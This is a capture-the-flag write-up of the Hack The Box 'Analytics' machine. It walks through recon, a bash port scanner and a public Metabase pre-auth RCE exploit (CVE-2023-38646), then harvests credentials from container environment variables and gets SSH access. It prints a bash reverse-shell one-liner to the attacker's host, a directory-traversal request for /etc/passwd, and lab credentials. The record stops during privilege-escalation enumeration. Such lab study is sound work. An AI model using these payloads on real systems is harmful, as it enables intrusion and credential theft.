[HTB] Analytics


by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. Metabase RCE `https://github.com/m3m0o/metabase-pre-auth-rce-poc`
  3. GetCap, Linux Capabilties guide: `https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities`
  4. GameOverlayFS CVE-2023-2640 Kernel Exploit `https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629/blob/main/exploit.sh`
  5. 0xdf gitlab: `https://0xdf.gitlab.io/`
  6. 0xdf YouTube: `https://www.youtube.com/@0xdf`
  7. Privacy search engine `https://metager.org`
  8. Privacy search engine `https://ghosterysearch.com/`
  9. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
  10. `https://book.hacktricks.xyz/`

- View terminal output with color

  `▷ bat -l ruby --paging=never name_of_file -p`



NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Analytics starts with a webserver hosting an instance of Metabase. There's a pre-auth RCE exploit that involves leaking a setup token and using
it to start the server setup, injecting into the configuration to get code execution. Inside the Metabase container, I'll find creds in
environment variables, and use them to get access to the host. From there I'll exploit the GameOver(lay) vulnerability to get a shell as root,
and include a video explaining the exploit. ~0xdf
```

Skill-set:

```
1. Sudomain Enumeration
2. Metabase Exploitation (CVE-2023-38646)
3. Docker Container Information Leakage
4. Kernel Exploitation - GamerOver(lay)/Abusing OverlayFS [Privilege Escalation]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.229.224

2. ▷ whichsystem.py 10.129.229.224
[+]==> 10.129.229.224 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan analytics.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
53,80,88,135,139,389,445,464,593,636,3268,3269,3306,5985,9389,33060,47001,49664,49665,49666,49667,49671,49674,49675,49680,49682,49692,49719,60568
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz analytics.htb
6. ▷ qnmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 analytics.htb

looking for nginx
nginx 1.18.0

looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.4

Looking for Apache

Looking for popular CMS & OpenSource Frameworks

Looking for any subdomains that may have come out in the nmap scan

Here are some interesting ports

Listing all the ports
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)

Goodbye!
```

openssh (1:8.9p1-3ubuntu0.4) *Ubuntu jammy*; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1.  ▷ cat portzscan.nmap | grep -i openssh | awk '{print $2}' FS="ack" | sed 's/^[ \t]*//' | cut -d'(' -f1
OpenSSH 8.9p1 Ubuntu 3ubuntu0.4

2. I think we are targeting an Ubuntu Jammy Server

3. You can also do the same thing with the Apache or nginx version.

4. ▷ cat portzscan.nmap | grep -i nginx | awk '{print $2}' FS="ack" | sed 's/^[ \t]*//' | cut -d'(' -f1 | awk 'FNR == 1 {print}'
nginx 1.18.0
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.229.224
http://10.129.229.224 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.229.224],
RedirectLocation[http://analytical.htb/], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://analytical.htb/ - no address for analytical.htb
2. Now that I realize it is analytical.htb I will run the whatweb query again.
3. ▷ whatweb http://analytical.htb
http://analytical.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@analytical.com,due@analytical.com], Frame, HTML5, HTTPServer[Ubuntu
Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.229.224], JQuery[3.0.0], Script, Title[Analytical], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

5. **Here is a trick that has happened to me more than once. I put in the wrong hostname and the virtual-hosting will correct me and say `https://analytical.htb` not found. I did not write `https://analytical.htb` I wrote `http://analytics.htb` and then I tried `http://10.129.229.224` aka the ip. I get redirected to analytical and it says it is not found. So I realize oh virtual-hosting is**

redirecting to the real site.


```
1. I add `analytical.htb` to my `/etc/hosts` file. I go back to whatweb and scan again.
2. http://analytical.htb/
```

Optional Bash Scripting Port Scanner

6. The following needs to be done in Bash. Zsh will error for some reason. I thought ZSH was better but not at all things.

```
1. If you are in zsh you need to enter `bash` to switch to bash
2. ▷ echo '' > /dev/tcp/10.129.229.224/80 &> /dev/null && echo "[+] Port is Open"
zsh: no such file or directory: /dev/tcp/10.129.229.224/80
3. ~/hackthebox ▷ bash

4. [~/hackthebox ]$ echo '' > /dev/tcp//10.129.229.224/80
bash: 10.129.229.224/80: Servname not supported for ai_socktype
bash: /dev/tcp//10.129.229.224/80: Invalid argument
5.
[ ~/hackthebox ]$ echo '' > /dev/tcp/10.129.229.224/80 &> /dev/null && echo "[+] Port is Open"
[+] Port is Open
6. SUCCESS

7. [ ~/hackthebox ]$ echo '' > /dev/tcp/10.129.229.224/81 &> /dev/null && echo "[+] Port is Open"
bash: connect: Connection refused
bash: /dev/tcp/10.129.229.224/81: Connection refused
8. To get rid of the `Connection refused` error when connecting to a closed port just wrap the command in parenthesis.
9. [ ~/hackthebox ]$ (echo '' > /dev/tcp/10.129.229.224/81) &> /dev/null && echo "[+] Port is Open"
10. There, there is no response at all.

11. We can also use or with a double pipe ||
12. [ ~/hackthebox ]$ (echo '' > /dev/tcp/10.129.229.224/81) &> /dev/null && echo "[+] Port is Open" || echo "[-] Port is Closed"
[-] Port is Closed
13. I have to admit this is so simple to understand but it took me several tries to understand how this echo worked. It gets more complex when
you iterate it in a for loop.
14. I exit bash with the command `exit`
```


Bash Port Scanner continued

7. The following will work in zsh because we are calling on bash first

```
1. ▷ timeout 1 bash -c "(echo '' > /dev/tcp/10.129.229.224/81) &> /dev/null" && echo "[+] Port is Open" || echo "[-] Port is Closed"
[-] Port is Closed
2. I switch back to bash with the command `bash`
3. So here is the for loop so far:
----------------------------------------------------
for i in $(seq 1 65535); do
        timeout 1 bash -c "(echo '' > /dev/tcp/10.129.229.224/$i) &> /dev/null" && echo "[+] Port $i - OPEN" &
done; wait
----------------------------------------------------
4. We do not want to include `|| or` because if the port is closed it would become too repetitious.
5. I save it in a file called `mini_port_scan.sh`
```

For Loop Port Scanner finished

8. I do some updates to make it nicer. Here is final `port_scan.sh`



```
#!/bin/bash

# mini port scanner by S4vitar

function ctrl_c(){
    echo -e "\n\n${redColour}[+] Exiting the port scanner...${endColour}\n"
    exit 1
}

# Ctrl+C
trap ctrl_c SIGINT

# Colors
greenColour="\e[0;32m\033[1m"
endColour="\033[0m\e[0m"
redColour="\e[0;31m\033[1m"
blueColour="\e[0;34m\033[1m"
yellowColour="\e[0;33m\033[1m"
purpleColour="\e[0;35m\033[1m"
turquoiseColour="\e[0;36m\033[1m"
grayColour="\e[0;37m\033[1m"

read -p $'\e[34mEnter the IP Address of the server: \e[0m: ' target


for i in $(seq 1 65535); do
        timeout 1 bash -c "(echo '' > /dev/tcp/$target/$i) &> /dev/null" && echo -e "${greenColour}[+] Port $i - OPEN ${endColour}" &
done; wait
```

Back to manual enumeration

9. **Lets go back to manually enumerating** `http://analytical.htb`


```
1. I click on `login` and I find another sub-domain.
2. https://data.analytical.htb/
3. I think we need to do some FUZZNG
```

WFUZZ

10. **FUZZING with WFUZZ**

```
1.  ▷ wfuzz -c --hc=404 --hh=154 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.analytical.htb"
http://analytical.htb
********************************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************************
000000149:   200        27 L     3538 W     77676 Ch    "data"

2. Lets add `data.analytical.htb` to our `/etc/hosts` file
```



PROTIP

Finding Exploits for Frameworks

1. I have noticed that many times vulnerable frameworks will be hidden inside the sub-domains. If the framework is out in the open i.e. on the mainpage it is most likely not be vulnerable. The backend frameworks are more vulnerable in most cases. I maybe completely wrong but this is something I have noticed.

11. **Enumerating** `data.analytical.htb`.

```
1. Before It would not show up and now it does after putting it in my /etc/hosts file.
2. http://data.analytical.htb/auth/login?redirect=%2F
3. I get redirected here.
4. I look up online `what is metabase?`
5. Metabase is an open source tool that allows for powerful data instrumentation, visualization, and querying. Learn more about Metabase and its
features here. ~https://www.secoda.co/glossary/metabase
```

12. **I do a search for *Metabase*.**

```
1. ▷ searchsploit metabase
2. Metabase 0.46.6 - Pre-Auth Remote Code Execution
-------------------------------------
3. I then do a search for `Metabase exploit github`
4. I search blackarch and there is nothing for `metabase`
5. I find this `https://github.com/m3m0o/metabase-pre-auth-rce-poc`
```

metabase-pre-auth-rce Proof of Concept

13. **Metabase RCE**

```
1. I review the github page `https://github.com/m3m0o/metabase-pre-auth-rce-poc`
2. In the usage it refers to an API path.
3. Usage
The script needs the target URL, the setup token and a command that will be executed. The setup token can be obtained through the
`/api/session/properties` endpoint. Copy the value of the setup-token key.
4. I use curl instead because I can not find this `setup-token`
5. Because this is an API that means the output will usually always be in JASON. So I like using my jquery + regex to clean up the output.
6. ▷ curl -s -X GET http://data.analytical.htb/api/session/properties | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | bat
"7. I get a wall of text
8. I grep for token
9.  ▷ curl -s -X GET http://data.analytical.htb/api/session/properties | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | grep --color -i token
token-features:"
setup-token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
10. SUCCESS, setup-token found.
```

14. **Metabase RCE usage**

```
1. python3 main.py -u http://[targeturl] -t [setup-token] -c "[command]"
2. Seems pretty easy. Lets try it.
3. ▷ git clone https://github.com/m3m0o/metabase-pre-auth-rce-poc.git
4. ▷ cd metabase-pre-auth-rce-poc
5. ▷ python3 main.py -u http://data.analytical.htb/api/session/properties -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "whoami"
6. Lets intercept this with burpsuite to see what is happening with the script.
```

BurpSuite

15. **Lets analyze what is going on with this exploit by using burpsuite to intercept the request**

```
1. ▷ burpsuite &> /dev/null & disown
[1] 699890
2. I start foxyproxy and turn on intercept under the proxy tab.
3. Actually we are using curl so we will use the `--proxy`. Here is an example command from the HTB Ambassador walkthrough notes.
4. curl -s -X GET "http://10.10.11.183:3000/public/plugins/$plugin/../../../../../../../../../../../../../etc/passwd" --path-as-is --proxy
http://127.0.0.1:8080; done
5. You use --path-as-is if you are doing a weird uri path like directory traversal.
6. Ok never mind. S4vitar wants to proxy the entire script not the curl command through burpsuite. To do that is simple as well. You put this
line after your module imports in the python script.
7. proxies = {'http': 'http://127.0.0.1:8080', 'https': 'https://127.0.0.1:8080'}
8. Then on every line with a python `Request` at the end of the line you need to add `proxies=proxies` or `burpsuite=proxies` whatever.
9. So I open up main.py and add these few lines.
10. The following line is the only line with a request in it.
11. ▷ cat main.py | grep -i --color proxies
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'https://127.0.0.1:8080'}
request = requests.post(url, json=payload, headers=headers, proxies=proxies)
```

16. **Lets hold off on burpsuite I want to try to see If I can get a ping using tcpdump**

```
1. ▷ python3 main.py -u http://data.analytical.htb/api/session/properties -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "whoami"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
2. I have done these type of no response / blind exploits. The only way to verify the Proof Of Concept is pinging yourself using tcpdump.
3. I set up tcpdump
4. ▷ sudo tcpdump -i tun0 icmp
5. I run the exploit again with a ping to my tun0
6. FAIL, lets go back to the burpsuite intercepting.
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 10 Jun 2024 03:07:44 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 30
Connection: keep-alive
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Last-Modified: Mon, 10 Jun 2024 03:07:44 GMT
Strict-Transport-Security: max-age=31536000
Set-Cookie: metabase.DEVICE=e19a0362-b642-47d5-912a-4e575af1ce63;
HttpOnly;Path=/;Expires=Fri, 10 Jun 2044 03:07:44 GMT;SameSite=Lax
X-Permitted-Cross-Domain-Policies: none
Cache-Control: max-age=0, no-cache, must-revalidate, proxy-revalidate
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval'
https://maps.google.com https://accounts.google.com
'sha256-K2AkR/jTLsGV8PyzWha7/ey1iaD9c5jWRYwa++ZlMZc='
'sha256-ib2/2v5zC6gGM6Ety7iYgBUvpy/caRX9xV/pzzV7hf0='
'sha256-isH538cVBUY8IMlGYGbWtBwr+cGqkc4mN6nLcA7lUjE='; child-src 'self'
https://accounts.google.com; style-src 'self' 'unsafe-inline'
https://accounts.google.com; font-src *; img-src * 'self' data:; connect-src 'self'
https://accounts.google.com metabase.us10.list-manage.com   ; manifest-src 'self';
frame-ancestors 'none';
Expires: Tue, 03 Jul 2001 06:00:00 GMT

"API endpoint does not exist."
```

Burpsuite proxy

```
1. I run the commmand proxying it though burpsuite and it says invalid api endpoint.
2. ▷ curl -s -X GET http://data.analytical.htb/api/session/properties | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | grep --color -i token
token-features:"
setup-token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
3. I run the curl command for the setup-token to see if it is a different token. It is the same token.
4. Here is the exploit command I ran.
5. ▷ python3 main.py -u http://data.analytical.htb/api/session/properties -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "ping -c 1 10.10.14.4"
6. See image above for the `API does not exist` error.
7. Let me check the usage again to see if I am running the command correctly.
8. ▷ python3 main.py
usage: This script causes a server running Metabase (< 0.46.6.1 for open-source edition and < 1.46.6.1 for enterprise edition) to execute a
command through the security flaw described in CVE 2023-38646
Metabase Pre-Auth RCE Reverse Shell: error: the following arguments are required: -u/--url, -t/--token, -c/--command
```

I had the wrong URL.

18. **I wasn't getting a respond ping back using because I was pointing to the wrong url path. I thought I had to add the `/api/session/properties` path but I did not. It works well**

```
1. ▷ python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "ping -c 2 10.10.14.4"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]
[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
2. ▷ sudo tcpdump -i tun0 icmp
05:10:24.114141 IP analytical.htb > SeraphimSword8029: ICMP echo request, id 1, seq 0, length 64
3. SUCCESS, it works
```

Bash OneLiner reverse shell

19. **Lets get a shell**

```
1. You can get this one liner bash simple reverse shell from pentestmonkey.io
2. ▷ python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i >& /dev/tcp/10.10.14.4/443 0>&1"
3. SUCCESS
4. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.229.224 50910
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
e4a535948c9f:/$ whoami
whoami
metabase
```

Not doing a shell upgrade because we are in a container

20. **I am NOT going to upgrade the shell because we are in a container and upgrading does not work sometimes.**

```
1. I will usually just try these commands if I do not do a full upgrade:
>>> `export TERM=xterm` and `export SHELL=/bin/bash`
2. e4a535948c9f:/$ export TERM=xterm
export TERM=xterm
e4a535948c9f:/$ export SHELL=/bin/bash
export SHELL=/bin/bash
e4a535948c9f:/$ echo $SHELL
echo $SHELL
/bin/bash
e4a535948c9f:/$ echo $TERM
echo $TERM
```

```
xterm
3. e4a535948c9f:/$ hostname -i
hostname -i
172.17.0.2
```

Begin Enumeration + creds found

21. **Begin enumeration**

```
1. e4a535948c9f:/$ ls -la
2. I see this .dockerenv. I try to cat it out but I realize I have to type `env`. Just like in a normal shell environment not .dockerenv.
3. e4a535948c9f:/$ env
env
META_USER=metalytics
META_PASS=e4a535948c9f:/$ env
env
SHELL=/bin/bash
MB_DB_PASS=
HOSTNAME=e4a535948c9f
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
4. Seems like we got creds
5. Lets see if we can ssh
```

SSH as metalytics

22. **SSH as `metalytics`**

```
1. metalytics:An4lytics_ds20223#
2. ▷ ssh metalytics@10.129.229.224
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.224' (ED25519) to the list of known hosts.
metalytics@10.129.229.224s password: An4lytics_ds20223#
3. metalytics@analytics:~$ whoami
metalytics
4. metalytics@analytics:~$ export TERM=xterm
5. metalytics@analytics:~$ cat /home/metalytics/user.txt
f1b723cebf0b10fbb91239d7c518da96
6. FLAG Found
7. metalytics@analytics:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
8. metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
9. metalytics@analytics:~$ uname -srm
Linux 6.2.0-25-generic x86_64
10. metalytics@analytics:~$ id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)
11. metalytics@analytics:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.129.0.1      0.0.0.0         UG    0      0        0 eth0
10.129.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
12. You can see the docker container and our gateway router 10.129.0.1
13. find / -perm -4000 -user root -ls 2>/dev/null
14. metalytics@analytics:~$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

Getcap

23. **Enumeration continued...**

```
1. What is `getcap` or `Linux Capabilities`? 
2. Linux capabilities divide root privileges into smaller, distinct units, allowing processes to have a subset of privileges. This minimizes the
risks by not granting full root privileges unnecessarily.
3. https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities
4. metalytics@analytics:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet cap_net_raw=ep
```

```
/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
2. metalytics@analytics:~$ ps -fauwx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
metalyt+ 2745076  0.0  0.1   8676  5376 pts/0    Ss   06:03   0:00 -bash
metalyt+ 2933013  0.0  0.0  10460  3584 pts/0    R+   06:44   0:00  \_ ps -fauwx
metalyt+ 2744986  0.0  0.2  17092  9472 ?        Ss   06:03   0:00 /lib/systemd/systemd --user
3. metalytics@analytics:~$ ps -fauwx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
metalyt+ 2745076  0.0  0.1   8676  5376 pts/0    Ss   06:03   0:00 -bash
metalyt+ 2933013  0.0  0.0  10460  3584 pts/0    R+   06:44   0:00  \_ ps -fauwx
metalyt+ 2744986  0.0  0.2  17092  9472 ?        Ss   06:03   0:00 /lib/systemd/systemd --user
4. metalytics@analytics:~$ mount | grep proc
proc on /proc type proc (rw,relatime,hidepid=invisible)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=29,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=18219)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
```

Mount command for enumeration, Linux

24. **This is just some extra info about `$ mount | grep proc`.**

```
1. This command `mount` will show you if you can run `procmon.sh` or not. If they have `hidepid=invsible` set in the /etc/fstab when they mounted
the disk or drive whatever you call it. Then you will NOT be able to list out any processes unless you are root.
2. mount | grep proc
